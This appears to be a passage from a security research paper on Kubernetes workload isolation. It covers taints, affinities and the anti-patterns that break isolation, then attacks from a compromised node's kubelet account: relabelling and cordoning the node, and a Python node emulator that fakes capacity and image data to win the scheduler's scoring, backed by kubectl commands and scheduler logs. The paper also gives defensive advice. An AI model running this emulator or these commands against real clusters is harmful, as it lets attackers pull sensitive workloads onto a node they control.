Node selectors and node affinities are two mechanisms for telling the scheduler to which node pods should be assigned. The recommended way to identify target nodes for a pod is to use the labels that can be configured in a node's metadata. The listing 13 shows an example of a node with a label. In this example, the node has a label `security-level` with the value 2.

Listing 13: Example of Node label

```
apiVersion: v1
kind: Node
metadata:
  name: node
  labels:
    security-level: "2"
...
```

`nodeSelector` is an attribute of `Pod` specification that allows to specify a set of key-value pairs that must be present in the node's labels for the pod to be scheduled on the node.

In the listing 14, we give an example of a pod that will only be scheduled on nodes with the label `security-level` set to 2. It would match the node given as an example in listing 13.

Listing 14: Example of Pod node selector

```
apiVersion: v1
kind: Pod
...
spec:
  nodeSelector:
    security-level: "2"
  ...
```

`nodeAffinity` is another attribute of `Pod` that allows to specify more complex rules than nodeSelector. It is composed of two parts: `requiredDuringSchedulingIgnoredDuringExecution` and `preferredDuringSchedulingIgnoredDuringExecution`. The first part is a set of rules that *must* be met for the pod to be scheduled on a node and evaluated during the filtering phase, while the second part is a set of rules that are considered during the scoring phase and that will determine the ranking of the nodes by the scheduler. Both use the same syntax to

specify rules, which can target node labels (using the `matchExpressions` rules) or node fields (using the `matchFields` rules).

As of today, when targeting node fields, only the node name can be used as a field. It allows `DaemonSets` to target specific nodes while still using the rest of the scheduler filtering functions. Indeed, if `DaemonSets` were targeting nodes by specifying a `nodeName` in the pod's specification, the scheduler would consider it as scheduled, and other scheduler plugins would not be called.

In the listing 15, we give an example of a pod with affinity rules. In this example, a node must have the label `security-level` set to a value greater than 0 to be feasible for the pod. The second rule would lead the `NodeAffinity` plugin to give a higher score to nodes with the label `security-level` set to 2.

Listing 15: Example of Pod node affinity rules

```
apiVersion: v1
kind: Pod
...
spec:
  affinity:
    nodeAffinity:
      requiredDuringSchedulingIgnoredDuringExecution:
        nodeSelectorTerms:
        - matchExpressions:
          - key: security-level
            operator: Gt
            values:
            - "0"
      preferredDuringSchedulingIgnoredDuringExecution:
      - weight: 1
        preference:
          matchExpressions:
          - key:security-level
            operator: In
            values:
            - "2"
  ...
```

5.3 Domain of feasibility

To study the isolation of workloads on nodes, we need to determine which nodes are feasible for a pod if we consider only the two mechanisms we have just described. Therefore, we will define as the *domain of feasibility*

of a pod, the set of nodes in the cluster that are feasible for the pod when applying `TaintToleration` and `NodeAffinity` plugins.

For the sake of completeness, we should also point out that some pods can be statically scheduled if the `spec.nodeName` attribute is already defined when the pod is created. We can then add the `NodeName` plugin to the list of plugins to consider when evaluating the domain of feasibility of a pod. Indeed, this plugin will filter out nodes that are not the ones specified in the `spec.nodeName` attribute of the pod.[11]

As the results of filtering plugins are combined with a logical *AND*, the domain of feasibility of a pod will contain all feasible nodes for a pod. The opposite is not always true, as other plugins may restrict the feasible nodes for a pod to a subset of the domain of feasibility.



Fig. 5. Domain of feasibility

Thanks to the definition of domains of feasibility, we have a simple way of analyzing the isolation of pods in a cluster. Indeed, having two pods with distinct domains of feasibility is sufficient to have them isolated in terms of scheduling.

5.4 Workload isolation anti-patterns

When isolating pods in a Kubernetes cluster, we want two properties:

— pods must be only executed on their dedicated node: pods need to target their dedicated node with node affinity

— nodes must not run other pods than the pods they are dedicated to: nodes must repel other pods with taints

[11] Careful readers may have noted that the `NodeName` plugin will almost always have no effect as the scheduler won't try to schedule a pod with the attribute `spec.nodeName` already set.



Fig. 6. Pod A and B are isolated as their domains of feasibility are distinct



Fig. 7. Pod A and B may not be isolated as their domains of feasibility intersect

If we choose only one mechanism, we will end up having only one of the two properties and eventually end up in one of the two anti-pattern scenarios we will describe below.

Anti-pattern 1: using only taints and tolerations The `TaintToleration` scheduler plugin is designed to filter out nodes having taints that are not tolerated by the pod to be scheduled. By using only the taint and toleration mechanism, there is no guarantee that the pod is executed only on its dedicated nodes. Indeed, if there is any other node tolerated by the pod (for instance a node without any taints), it won't be filtered out by the scheduler and will be feasible for the pod.

In this case, the pod to be isolated would be allowed to run on the same node as other pods. In figure 8, we show an example of such a configuration: the feasibility domains of pods are not distinct, therefore they are not isolated.



Fig. 8. Anti-pattern 1: using only taints and tolerations

Anti-pattern 2: using only node selectors and affinities The `NodeAffinity` scheduler plugin is designed to filter out nodes that do not have the labels expected by pods in their node selector or `requiredDuringSchedulingIgnoredDuringExecution` affinity rules. Therefore, the scheduling of pods without affinity specification is not affected by this plugin and these pods can be scheduled on the same nodes as the pods that we want to be isolated.

In figure 9, we show an example of such a configuration: the feasibility domains of pods are not distinct, therefore they are not isolated.



Fig. 9. Anti-pattern 2: using only node selectors and affinities

The good pattern: using *both* The only way to create a workload isolation system that verifies both properties is to combine both taints and affinities. In this case, node affinities ensure that pods target their dedicated nodes and taints guarantee that pods that should run on other nodes cannot run on the dedicated node. We illustrate this pattern in figure 10.



Fig. 10. The good pattern: using both

6 Attacking workload isolation: methodology

In the following, we will consider scenarios to attack the isolation of workloads in a Kubernetes cluster. In all scenarios, we assume that the attacker has compromised a node in the cluster and has access to the kubelet account. We also assume that the `NodeRestriction` admission controller is enabled in the cluster, as we have seen in section 4.3 that compromise is trivial without this plugin. We will take advantage of badly configured isolation and our knowledge of the Kubernetes scheduler to move workloads from one node to another. We will consider only pods managed by controllers (such as ReplicaSet or StatefulSet). In this first subsection, we describe the methodology we will use to attack the isolation of workloads.

Define the objective When trying to move workloads in a Kubernetes cluster, we can consider two scenarios:

- **Sending pods**: the attacker wants to move vulnerable pods from the compromised node to other nodes in the cluster. We can see this scenario as moving our entry point to the cluster around the cluster.
- **Attracting pods**: the attacker wants to move sensitive pods to the compromised node.

The sending pods scenario is especially interesting in situations where the initial access occurs with a vulnerable application or an application that provides remote execution "by default" (a CI job, data transformation job with solutions like Airflow or Spark, etc.).

Ensure pod is feasible on the target node To move a pod from one node to another, we need to ensure that the pod is feasible on the target node. From a security perspective, we need to ensure that the target node is in the domain of feasibility of the pod. In practice, we should also ensure that other scheduling plugins will not filter out the target node. For instance, if our target node does not have enough resources to run the pod, the `NodeResourcesFit` plugin will filter out the node.

Maximize pod probability to be scheduled on the target node Once we have ensured that the pod is feasible on the target node, we need to maximize the probability that the pod will be scheduled on the target node. In case we want to attract pods to the compromised node, we will want to maximize the probability that the pod will be scheduled

on our node. When sending pods, we will want to ensure that the pod is not rescheduled to our node.

Trigger pod rescheduling Finally, we need to trigger the rescheduling of the pod. As we said previously, pods cannot be truly rescheduled. Instead, we take advantage of the fact that controllers will recreate pods to match the desired state of pod replicas. To reschedule pods, we will actually need to trigger pod creation from controllers.

7 Attacking workload isolation: using the kubelet account

7.1 Changing the domain of feasibility of a pod

Adding a compromised node to the domain of feasibility of a pod By definition, the belonging of a node to the domain of feasibility of a pod is determined by the node's labels and taints. If we are able to modify these two properties, then we are guaranteed to be able to make the node part of the domain of feasibility of the pod.

As we have seen in the section 4, the kubelet account can modify its own Node in the Kubernetes API, to the extent permitted by the `NodeRestriction` admission plugin. In particular, the kubelet account can edit the labels of its node, excepted from a blacklist defined by the `NodeRestriction` admission plugin.

If the node is untainted and if the labels used by a pod to select its node do not fall under the `NodeRestriction` labels blacklist, it is then trivial to make the compromised node feasible for a pod. All we have to do is add the missing labels to the node, using the kubelet account as shown in listing 16.

Listing 16: Adding labels to a node using its kubelet account

```
/# export KUBECONFIG=/etc/kubernetes/kubelet.conf
/# kubectl auth whoami
ATTRIBUTE   VALUE
Username    system:node:kind-worker
Groups      [system:nodes system:authenticated]
/# kubectl label node kind-worker myLabel=A
node/kind-worker labeled
```

However, the kubelet does not have the right to modify its own taints, as it is forbidden by the `NodeRestriction` admission plugin. Therefore, if the compromised node is tainted and the pod does not tolerate that



Fig. 11. Adding a node to the domain of feasibility of a pod by adding a label

taint, it's not possible to include the compromised node in the domain of feasibility of the pod without more privileges.



Fig. 12. Adding a label is not sufficient to add a node to the domain of feasibility of a pod if the node is tainted with a taint that the pod does not tolerate

This attack shows the importance of the `NodeRestriction` admission plugin to isolate workloads in a Kubernetes cluster. In particular, it is important to use labels protected by `NodeRestriction` admission plugin to define node selectors and affinities. As shown in listing 17, labels with the `node-restriction.kubernetes.io/` prefix are reserved for workload isolation purposes, and kubelets will not be able to modify labels with that prefix.

Listing 17: Node modifications forbidden by the NodeRestriction admission plugin

```
/# kubectl taint nodes kind-worker key1=value1:NoSchedule
Error from server (Forbidden): nodes "kind-worker" is forbidden:
↪  node "kind-worker" is not allowed to modify taints

/# kubectl label node kind-worker
↪  node-restriction.kubernetes.io/myLabel=A
Error from server (Forbidden): nodes "kind-worker" is forbidden:
↪  is not allowed to modify labels:
↪  node-restriction.kubernetes.io/myLabel
```

Removing a compromised node from the domain of feasibility of a pod In cases we want to send a vulnerable pod to another node in the cluster, we will not be able to make new nodes feasible as the kubelet account cannot edit other nodes thanks to the `NodeRestriction` admission plugin. However, we can still make the compromised node infeasible for the pod to be moved. It will guarantee That the pod will not be rescheduled on the compromised node.

To do so, we can use the kubelet account to set the `spec.unschedulable` attribute of the node. This attribute is not protected by the `NodeRestriction` admission plugin and can be modified by the kubelet account. The scheuler plugin `NodeUnschedulable` will filter out nodes with `spec.unschedulable` attribute set to `true`. Pod that tolerates the taint `node.kubernetes.io/unschedulable` will still not be filtered out.

Listing 18: Setting the unschedulable attribute of a node

```
/# kubectl auth whoami
ATTRIBUTE   VALUE
Username    system:node:kind-worker
Groups      [system:nodes system:authenticated]
/# kubectl cordon kind-worker
node/kind-worker cordoned
/# kubectl get node kind-worker
NAME                 STATUS
kind-worker          Ready,SchedulingDisabled
```

After triggering the rescheduling of the pod, the pod will not be rescheduled on the compromised node. If the pod is a vulnerable application, it may be used to get access to another node that is part of the domain of feasibility of the pod. There may be more interesting service

accounts bound to pods on this node and gaining access to other nodes may help to escalate privileges.

In general, when having such a vulnerable pod, we can access all the nodes in the domain of feasibility of the pod by repeating the operation as shown in figure 13.



Fig. 13. By moving a vulnerable pod that allows container escape to another node, we can access all the nodes in the domain of feasibility of the pod

7.2 Maximise probability for a compromised node to be chosen by the scheduler

After modifying the domain of feasibility of the pod we wish to attract, we may find ourselves competing with other nodes for the pod's allocation. Indeed, in the scoring phase, the scheduler determines the most suitable node, and we do not have a guarantee that it will be the compromised node. Therefore, we need to be able to influence the Kubernetes scheduler's decision regarding the compromised node.

By analyzing the plugins used during the scoring stage of the Kubernetes scheduler, it is possible to identify plugins where the score is determined based on information from the node status. With the kubelet account being able to update the node status, we may have a way to change the score returned by these plugins.

Three plugins in particular will attract our attention:

- `ImageLocality`: favors nodes that already have pulled the container image to be executed
- `NodeResourcesFit`: with the default LeastAllocated policy, it favors nodes with the most available resources (CPU and memory)
- `NodeResourcesBalancedAllocation`: prioritizes nodes so that a pod avoids consuming all a node's memory without consuming all its CPU, and vice versa.

These plugins are particularly interesting because they do not implement the `NormalizeScore` plugin phase, meaning that the score returned is only based on the considered node and not other nodes in the cluster. It is therefore easier to influence the score of a compromised node. As a drawback, their weight in the final score is less important than other plugins such as `NodeAffinity` but it can still be enough to make the compromised node have the highest score.

Image locality The `NodeStatus` subresource contains information about the images already pulled by a node. It advertises the image names and sizes of the images.

The `ImageLocality` plugin computes a score based on the images already pulled by the node. It favors nodes that already have the images required by the pod and even more if the images are voluminous. It still applies a regulation factor that takes into account the number of nodes that have already pulled the image to avoid that a few nodes attract too many pods.

If we dig into the source code we can define the score formula as follows:

— Let T_{min} and T_{max} be arbitrary image size thresholds (respectively 23MB and 1GB).
— Let N be the number of nodes in the cluster.
— For an image i, we define N_i the number of nodes in the cluster that have already pulled the image i and S_i the size of the image i.
— For a node n, we define $I(n)$ the set of images pulled by the node n.
— For a pod p, we define C_p the set of containers declared in the pod specification and i_c the image of the container c. $|C_p|$ is the size of the set C_p.

The score returned by the `ImageLocality` plugin $s_p(n)$ of the node n for the pod p is then given by the following formula:

$$s_p(n) = 100 * \frac{\min\left(\sum_{c\in C_p, i_c\in I(n)} \left(\lfloor \frac{N_i}{N} * S_i \rfloor\right), |C_p| * T_{max}\right) - T_{min}}{|C_p| * T_{max} - T_{min}}$$

There is a flaw in the score computation: the regulation factor $\frac{N_i}{N}$ is applied *before* limiting the image size value by T_{max}. In this case, by increasing the image size in the NodeStatus, we can bypass the regulation factor and artificially increase the score of the node.

Indeed, the score is maximal when we have the following conditions:

$$\sum_{c\in C_p, i_c\in I_n} \left(\lfloor \frac{N_i}{N} * S_i \rfloor\right) \geq |C_p| * T_{max}$$

For this condition to be true, it's enough to have an image i, used by pod specification and already pulled by the node, that verifies the following condition:

$$S_i \geq |C_p| * T_{max} * N$$

Unfortunately, when computing the score, the `ImageLocality` plugin uses the same size for all the nodes when considering a given image. Therefore, if another node has already pulled the image, we cannot use a fake image size to increase the score of a compromised node *only*. Indeed, in the worst case, the size from the `NodeStatus` of another node will be used to compute the score of the compromised node or, in the best case, the plugin will give the max score to *all* the nodes that have already pulled the image.

The latter case can still be interesting if other nodes that do not have already pulled the image are given better scores by other plugins.

However, in cases where the image has not been pulled by any other node, we are guaranteed to have the maximum score for the compromised node. This behavior can be exploited in a specific case where the image defined in the pod specification does not specify the full registry path before the image name. For example, when setting the image to `nginx` instead of `docker.io/nginx` in the pod specification, the plugin will look for the image `nginx` in `NodeStatus` resource whereas it only contains the full image name `docker.io/nginx`. It will then consider that the image has not been pulled by the node.

It is a known issue and we can find a `TODO` in the code used to normalize the image name in the plugin.[12]

Resources plugins The two plugins `NodeResourcesFit` and `NodeResourcesBalancedAllocation` are used to compute the score of a node based on the resources available on the node.

By default, the `NodeResourcesFit` plugin uses the `LeastAllocated` policy to compute the score, which gives a higher score to least allocated nodes.

The score is based on the ratio of requested resources by pods on the node to the total capacity of the node. It considers different resource types such as CPU and memory and can use different weights for each resource type, given in the scheduler configuration.

If we dig into the source code we can define the score formula as follows:

— Let R be the set of resources to be considered (by default CPU and memory).
— For a resource i, we define $c_i(n)$ the capacity of the resource i on the node n and $r_{p,i}(n)$ the requested resources of the resource i, considering already allocated pods and the new pod p to schedule.
— Let w_i be the weight of the resource i in the scheduler configuration. Their sum is equal to 1.

The score returned by the `NodeResourcesFit` plugin $s_p(n)$ of the node n for the pod p is then given by the following formula:

$$s_p(n) = 100 * \sum_{i \in R, c_i(n) \neq 0, c_i(n) \geq r_{p,i}(n)} \left(\frac{c_i(n) - r_{p,i}(n)}{c_i(n)} * w_i \right)$$

[12] `https://github.com/kubernetes/kubernetes/blob/master/pkg/scheduler/framework/plugins/imagelocality/image_locality.go#L123`

If $r_{p,i}(n)$ is negligible compared to $c_i(n)$, the score is maximal. We can then increase the score of the node by increasing its capacity so that the requested resources are always negligible compared to the capacity.

The `NodeResourcesBalancedAllocation` plugin is used to balance the allocation of resources on the node. It computes the standard deviation of the ratio of requested resources to the capacity. The score returned by the plugin will be proportional to the standard deviation.

If we introduce $m_p(n)$ the mean of the ratios $\frac{r_{p,i}(n)}{c_i(n)}$, the score $s_p(n)$ of the node n for the pod p is then given by the following formula:

$$s_p(n) = 100 * \sum_{i \in R, c_i(n) \neq 0, c_i(n) \geq r_{p,i}(n)} \left(1 - \left(\frac{r_{p,i}(n)}{c_i(n)} - m_p(n)\right)^2\right)$$

When we look at the default scheduler configuration,[13] we can see that the plugins consider only CPU and memory resources.

Listing 19: Example of Node capacity

```
  - name: NodeResourcesBalancedAllocation
    args:
      apiVersion: kubescheduler.config.k8s.io/v1
      kind: NodeResourcesBalancedAllocationArgs
      resources:
      - name: cpu
        weight: 1
      - name: memory
        weight: 1
- name: NodeResourcesFit
  args:
    apiVersion: kubescheduler.config.k8s.io/v1
    kind: NodeResourcesFitArgs
    scoringStrategy:
      resources:
      - name: cpu
        weight: 1
      - name: memory
        weight: 1
      type: LeastAllocated
```

By following the same strategy as for the `NodeResourcesFit` plugin, we can increase the score of the compromised node by increasing its

[13] Note that the sum of resources weight is not equal to 1 in the configuration. In practice, the weights are divided by their sum: the `NodeResourcesFit` score formula is correct.

capacity. Indeed, if $r_{p,i}(n)$ is negligible compared to $c_i(n)$, then all ratios $\frac{r_{p,i}(n)}{c_i(n)}$ will be negligible compared to 1 (so will be their mean $m_p(n)$) and the score will be maximal.

To summarize, we just have to update the CPU and memory capacity of the node to a very high value to get the maximum score for both plugins.

Updating the node status Now that we have identified interesting ways of modifying the score of the compromised node, we need to update the status of the node. As we explained before, the kubelet account has the required permission to do so but the legitimate kubelet process will also update the node status periodically as we explained in section 4.4.

As we also explained in the same section, the node lease mechanism is used to detect the liveness of the kubelet process. The idea is then to create a node emulator that acts as a kubelet process and updates the node lease periodically but still allowing us to update the node status.

The implementation of such an emulator is pretty simple as it just consists in performing API calls. We give an example of implementation in listing 20.

We can then stop the legitimate kubelet process on the node and run the emulator using the kubelet account.

When setting the scheduler's log verbosity to 10, we can see the scheduler logs that show the score computed for each node. We can validate that we are able to influence the score of the compromised node by updating the node status.

In the following, we will consider the scheduling of the pod defined in listing 21. We consider 2 identical nodes with 16Gi of memory and 20 CPUs. Both nodes have already pulled the image required by the pod. We deliberately set the resource requests to high values compared to the node capacities to have more significant score variations in the example, but a difference a few points can be sufficient in a real scenario.

At the beginning, the score of the two nodes is the same and the pod is scheduled on the first node to be evaluated. We can see that the score of the `ImageLocality` plugin is 0 as we are using the image `busybox:latest` that is not specified using a full registry path.

Listing 20: Node emulator

```
from kubernetes import client, config
import datetime
import time

node_name = "kind-worker2"
target_image = "busybox:latest"

config.load_kube_config()

v1 = client.CoreV1Api()
coordination_api = client.CoordinationV1Api()

v1.patch_node_status(node_name, {
    "status": {
        "allocatable": {
            "cpu": "1000000",
            "memory": "10000000Gi",
        },
        "capacity": {
            "cpu": "1000000",
            "memory": "10000000Gi",
        },
        "images": [
            {
                "names": [
                    target_image
                ],
                "sizeBytes": 100000000000
            }
        ]
    }
})

while True:
    coordination_api.patch_namespaced_lease(node_name,
    ↪  "kube-node-lease", {
        "spec": {
            "renewTime":
            ↪  f"{datetime.datetime.now().isoformat()}Z",
        }
    })
    time.sleep(10)
```

Listing 21: Pod specification

```yaml
apiVersion: v1
kind: Pod
metadata:
  name: test
spec:
  containers:
    - name: busybox
      image: busybox:latest
      resources:
        requests:
          cpu: "1"
          memory: "12Gi"
      command:
      - "sleep"
      - "infinity"
```

Listing 22: Scheduler logs

```
// node kind-worker
plugin="TaintToleration" node="kind-worker" score=300
plugin="NodeAffinity" node="kind-worker" score=0
plugin="NodeResourcesFit" node="kind-worker" score=56
plugin="VolumeBinding" node="kind-worker" score=0
plugin="PodTopologySpread" node="kind-worker" score=200
plugin="InterPodAffinity" node="kind-worker" score=0
plugin="NodeResourcesBalancedAllocation" node="kind-worker"
↪  score=63
plugin="ImageLocality" node="kind-worker" score=0

// node kind-worker2
plugin="TaintToleration" node="kind-worker2" score=300
plugin="NodeAffinity" node="kind-worker2" score=0
plugin="NodeResourcesFit" node="kind-worker2" score=56
plugin="VolumeBinding" node="kind-worker2" score=0
plugin="PodTopologySpread" node="kind-worker2" score=200
plugin="InterPodAffinity" node="kind-worker2" score=0
plugin="NodeResourcesBalancedAllocation" node="kind-worker2"
↪  score=63
plugin="ImageLocality" node="kind-worker2" score=0

"Calculated node's final score for pod" pod="default/test"
↪  node="kind-worker" score=619
"Calculated node's final score for pod" pod="default/test"
↪  node="kind-worker2" score=619
"Attempting to bind pod to node" pod="default/test"
↪  node="kind-worker"
```

We now stop the kubelet on node `kind-worker2` and run the emulator script given in listing 20.

Listing 23: Running the emulator

```
/# export KUBECONFIG=/etc/kubernetes/kubelet.conf
/# systemctl stop kubelet && python3 kne.py
```

When deleting and creating the pod again, we can see that the score of the node `kind-worker2` is now higher than the score of the node `kind-worker`. In particular, we can see that the score of the `NodeResourcesFit` and `NodeResourcesBalancedAllocation` plugins is almost maximal (the maximum is 100, we got 99) for the node `kind-worker2`. The plugin `ImageLocality` is also maximal as we announced the same path as the pod specification in the node status.

Listing 24: Scheduler logs after running the emulator

```
plugin="TaintToleration" node="kind-worker2" score=300
plugin="NodeAffinity" node="kind-worker2" score=0
plugin="NodeResourcesFit" node="kind-worker2" score=99
plugin="VolumeBinding" node="kind-worker2" score=0
plugin="PodTopologySpread" node="kind-worker2" score=200
plugin="InterPodAffinity" node="kind-worker2" score=0
plugin="NodeResourcesBalancedAllocation" node="kind-worker2"
↪  score=99
plugin="ImageLocality" node="kind-worker2" score=100
// we removed the logs for kind-worker as the score is the same

"Calculated node's final score for pod" pod="default/test"
↪  node="kind-worker2" score=798
"Calculated node's final score for pod" pod="default/test"
↪  node="kind-worker" score=619
"Attempting to bind pod to node" pod="default/test"
